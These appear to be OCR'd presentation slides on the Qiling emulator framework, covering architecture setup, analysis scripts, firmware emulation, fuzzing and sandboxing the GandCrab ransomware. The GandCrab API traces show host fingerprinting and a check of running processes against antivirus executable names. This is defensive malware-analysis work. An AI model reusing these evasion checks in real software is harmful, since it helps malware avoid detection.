QL_X86_S_PRIV_3 = 0x3
QL_X86_S_PRIV_2 = 0x2
QL_X86_S_PRIV_1 = 0x1
QL_X86_S_PRIV_0 = 0x0

QL_X86_GDT_ADDR = 0x3000
QL_X86_GDT_LIMIT = 0x1000
QL_X86_GDT_ENTRY_SIZE = 0x8
```

X86 32/64bit GDT For Linux

```
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 32bit GDT For Windows

```
# New set GDT Share with Linux
ql_x86_setup_gdt_segment_fs(ql, ql.uc, ql.FS_SEGMENT_ADDR, ql.FS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_gs(ql, ql.uc, ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 64bit GDT For Windows

```
def set_pe64_gdt(ql):
    # uc.mem_map(GS_SEGMENT_ADDR, GS_SEGMENT_SIZE)
    # setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, UC_X86_REG_
    GSMSR = 0xC0000101
    ql.uc.mem_map(ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
    ql.uc.msr_write(GSMSR, ql.GS_SEGMENT_ADDR)
```

Setup segments GDT and Set Thread Area

ARM/64 Series

```
main mcr: str
    mcr p15, 0, r0, c13, c0, 3
    adr r1, ret_to
    add r1, r1, #1
    bx r1
.THUMB
```

```
def ql_arm_init_kernel_get_tls(uc):
    uc.mem_map(0xFFFF0000, 0x1000)
    sc = 'adr r0, data; ldr r0, [r0]; mov pc, lr; data:.ascii "\x00\x00"'
```

```
def ql_arm64_enable_vfp(uc):
    ARM64FP = uc.reg_read(UC_ARM64_REG_CPACR_EL1)
    ARM64FP |= 0x300000
    uc.reg_write(UC_ARM64_REG_CPACR_EL1, ARM64FP)
```

- ARM/Thumb and ARM64
- Making Sure Loader is compatible
- ARM MCR instruction for Set TLS
- ARM Kernel Initialization
- ARM and ARM64 Enable VFP

MIPS32EL Series

unicorn-engine / unicorn

Code | Issues 262 | Pull requests 32 | Projects 0 | Wiki

Removed hardcoded CP0C3_ULRI (#1098)

```
* activate CP0C3_ULRI for CONFIG3, mips

* updated with mips patches

* updated with mips patches

* remove hardcoded config3

* git ignore vscode

* fix spacing issue and turn on floating point
```

master (#1098)

xwings authored and aquynh committed on Jul 6 1

Showing 12 changed files with 45 additions and 10 deletions.

```
    sw $ra, -8($sp)
    sw $a0, -12($sp)
    sw $a1, -16($sp)
    sw $a2, -20($sp)
    sw $a3, -24($sp)
    sw $v0, -28($sp)
    sw $v1, -32($sp)
    sw $t0, -36($sp)

    slti $a2, $zero, -1
lab1:
    bltzal $a2, lab1

    addu $a1, $ra, 140
    addu $t0, $ra, 60
    lw $a0, -4($sp)
    li $a2, 8
    jal $t0
    nop

    lw $ra, -8($sp)
    lw $a0, -12($sp)
    lw $a1, -16($sp)
    lw $a2, -20($sp)
    lw $a3, -24($sp)
    lw $v0, -28($sp)
    lw $v1, -32($sp)
    lw $t0, -36($sp)
    j 0
    nop


my_mem_cpy:
    move    $a3, $zero
    move    $a3, $zero
    b       loc_400804
    nop
```

- MIPS Comes with CO Processor
- Configuration needed for CO Processor
- Unicorn does not support Floating Point
- Patch Unicorn to Support CO Processors
- Custom Binary Injected for Set Thread Area

Applications of Qiling + Demo

Build dynamic analysis tools - Basic

- Let Qiling load the binary into memory (loading + dynamic linking)
- Syscall & system API logging available, provided by default

```python
from qiling import *

def run_sandbox(path, rootfs, ostype, output):
    ql = Qiling(path, rootfs, ostype = ostype, output = output)
    ql.run()


if __name__ == "__main__":
    run_sandbox(["rootfs/arm_linux/bin/arm32-hello-static"], "rootfs/arm_linux", "linux", "debug")
```


Build dynamic analysis tools – Basic ++

- Let Qiling loads the binary (loading + dynamic linking)
- Syscall & system API logging available, provided by default
- Program callbacks with Qiling hook capabilities: hook memory access, hook address range
- Repeat in a loop: run() → analysis → resume()

```
from unicorn import *
from capstone import *
from qiling import *

md = Cs(CS_ARCH_X86, CS_MODE_64)

def print_asm(ql, address, size):
    buf = ql.uc.mem_read(address, size)
    for i in md.disasm(buf, address):
        print(":: 0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))


if __name__ == "__main__":
    ql = Qiling(["rootfs/x8664_linux/bin/x8664_hello"], "rootfs/x8664_linux")
    ql.hook_code(print_asm)
    ql.run()
```


Firmware analysis


- Emulation offers a chance to move analysis to a much more powerful platform
- Emulate a single binary is better than whole firmware
  - Hardware emulation is tough without hardware specs
  - Series of different firmware can share the same target binary
- Challenges
  - Dump firmware, or extract firmware from binary blob
  - Extract the target binary
  - NVRAM emulation
  - Dependency libraries
  - Presence of other devices: wireless interface



Guided fuzzer – cross platform/architecture

- Cross platform/architecture: Windows, MacOS, Linux, BSD on X86, Arm, Arm64, Mips
- https://github.com/qilingframework/qiling/tree/dev/examples/fuzzing





Malware analysis


- Analyze malware in Qiling sandbox
- Cross-platform analysis
- API logging available to summarize malware behaviour at API level
- Randomization Wrapper
- Optional GDB compatible debugger


```
[SYSTEM]
# Major Minor ProductType
majorVersion = 10
minorVersion = 0
productType = 1
language = 1093
VER_SERVICEPACKMAJOR = 0
computer_name = qilingpc
permission = root


[USER]
username = Qiling
language = 1093
```

```
[PATH]
username = Qiling
cdrive = C:\
windir = %(cdrive)sWindows\
userdir = %(cdrive)sUsers\
appdata = %(userdir)s\%(username)s\AppData\
userhome = %(cdrive)sUsers\%(username)s\
temp = %(windir)sTemp\

[REGISTRY]
registry_diff = registry_diff.json

[VOLUME]
path = C:\
serial_number = 3224010732
type = NTFS

sectors_per_cluster = 10
bytes_per_sector = 512
number_of_free_clusters = 12345
number_of_clusters = 65536

[NETWORK]
dns_response_ip = 10.20.30.40
```

```python
def stop(ql, default_values):
    print("Ok for now")
    ql.emu_stop()

def randomize_config_value(ql, key, subkey):
    # https://en.wikipedia.org/wiki/Volume_serial_number
    # https://www.digital-detective.net/documents/Volume%20Serial%20Numbers.pdf
    if key == "VOLUME" and subkey == "serial_number":
        month = random.randint(0, 12)
        day = random.randint(0, 30)
        first = hex(month)[2:] + hex(day)[2:]
        seconds = random.randint(0, 60)
        milli = random.randint(0, 100)
        second = hex(seconds)[2:] + hex(milli)[2:]
        first_half = int(first, 16) + int(second, 16)
        hour = random.randint(0, 24)
        minute = random.randint(0, 60)
        third = hex(hour)[2:] + hex(minute)[2:]
        year = random.randint(2000, 2020)
        second_half = int(third, 16) + year
        result = int(hex(first_half)[2:] + hex(second_half)[2:], 16)
        ql.os.profile[key][subkey] = str(result)
    elif key == "USER" and subkey == "username":
        length = random.randint(0, 15)
        new_name = ""
        for i in range(length):
            new_name += random.choice(st.ascii_lowercase + st.ascii_uppercase)
        old_name = ql.os.profile[key][subkey]
        # update paths
        ql.os.profile[key][subkey] = new_name
        for path in ql.os.profile["PATH"]:
            val = ql.os.profile["PATH"][path].replace(old_name, new_name)
            ql.os.profile["PATH"][path] = val
    elif key == "SYSTEM" and subkey == "computer_name":
        length = random.randint(0, 15)
        new_name = ""
        for i in range(length):
            new_name += random.choice(st.ascii_lowercase + st.ascii_uppercase)
        ql.os.profile[key][subkey] = new_name
    else:
        raise QlErrorNotImplemented("[!] API not implemented")

ql = Qiling(["../../examples/rootfs/x86_windows/bin/GandCrab502.bin"],"../rootfs/x86_windows",
            output="debug")

default_user = ql.os.profile["USER"]["username"]
default_computer = ql.os.profile["SYSTEM"]["computer_name"]

ql.debugger = True
ql.hook_address(stop, 0x40860f, user_data=(default_user, default_computer))
randomize_config_value(ql, "USER", "username")
randomize_config_value(ql, "SYSTEM", "computer_name")
randomize_config_value(ql, "VOLUME", "serial_number")
ql.run()
del ql
```

Debugger – GDB / IDAPro/ r2





Gandcrab


- Ransomware
- Use evasion and privilege escalation techniques
- Steal and store information from the target computer
- Tries to encrypt everything

```
0x10022d90: lstrlenW(lpString = "C:\C:FIXED_0,") = 0xd
0x10022d90: lstrlenW(lpString = "Qiling") = 0x6
0x10022d90: lstrlenW(lpString = "pc_user") = 0x7
0x10022d90: lstrlenW(lpString = "qilingpc") = 0x8
0x10022d90: lstrlenW(lpString = "pc_name") = 0x7
0x10022d90: lstrlenW(lpString = "undefined") = 0x9
0x10022d90: lstrlenW(lpString = "pc_group") = 0x8
0x10022d90: lstrlenW(lpString = "it-IT") = 0x5
0x10022d90: lstrlenW(lpString = "pc_lang") = 0x7
0x10022d90: lstrlenW(lpString = "0") = 0x1
0x10022d90: lstrlenW(lpString = "pc_keyb") = 0x7
0x10022d90: lstrlenW(lpString = "error") = 0x5
0x10022d90: lstrlenW(lpString = "os_major") = 0x8
0x10022d90: lstrlenW(lpString = "x86") = 0x3
0x10022d90: lstrlenW(lpString = "os_bit") = 0x6
0x10022d90: lstrlenW(lpString = "C:\C:FIXED_0") = 0xc
0x10022d90: lstrlenW(lpString = "hdd") = 0x3
```

```
[=] The sample is checking every process!
0x1002d570: CreateToolhelp32Snapshot(dwFlags = 0x2, th32ProcessID = 0x0) = 0xd10c
0x10029870: Process32FirstW(hSnapshot = 0xd10c, lppe = 0x50457e0) = 0x1
0x10023030: lstrcmpiW(lpString1 = "AVP.EXE", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "ekrn.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "avgnt.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "ashDisp.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "NortonAntiBot.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "Mcshield.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "avengine.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "cmdagent.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "smc.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "persfw.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "pccpfw.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "fsguiexe.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "cfp.exe", lpString2 = "") = 0x1
0x10023030: lstrcmpiW(lpString1 = "msmpeng.exe", lpString2 = "") = 0x1
```

Al-Khaser


- PoC Malware with good intentions
- Used to stress an anti-malware sandbox
- Performs many malware common tricks (Anti-debugging, Anti-injection, Anti-dumping and more)
- Emulated only partially



One More Thing

Star Our Project !!!

- Qiling is a Python-based lightweight emulator framework
  - Built-in shellcode emulator
  - Emulate Operating System to support full binary
  - Well maintained by a good team of researchers
  - Version 1.0 released TODAY
- Come more exciting binary analysis tools built on top of Qiling!



Call for sponsor for development of Unicorn 2

- Current Unicorn is based on Qemu 2.1.2, from 2015
- Planning for **Unicorn 2**, based on new Qemu (5+)
- Some new exciting APIs in planning
- https://github.com/unicorn-engine/unicorn/issues/1217

NGUYEN Anh Quynh, aquynh -at- gmail.com, @unicorn_engine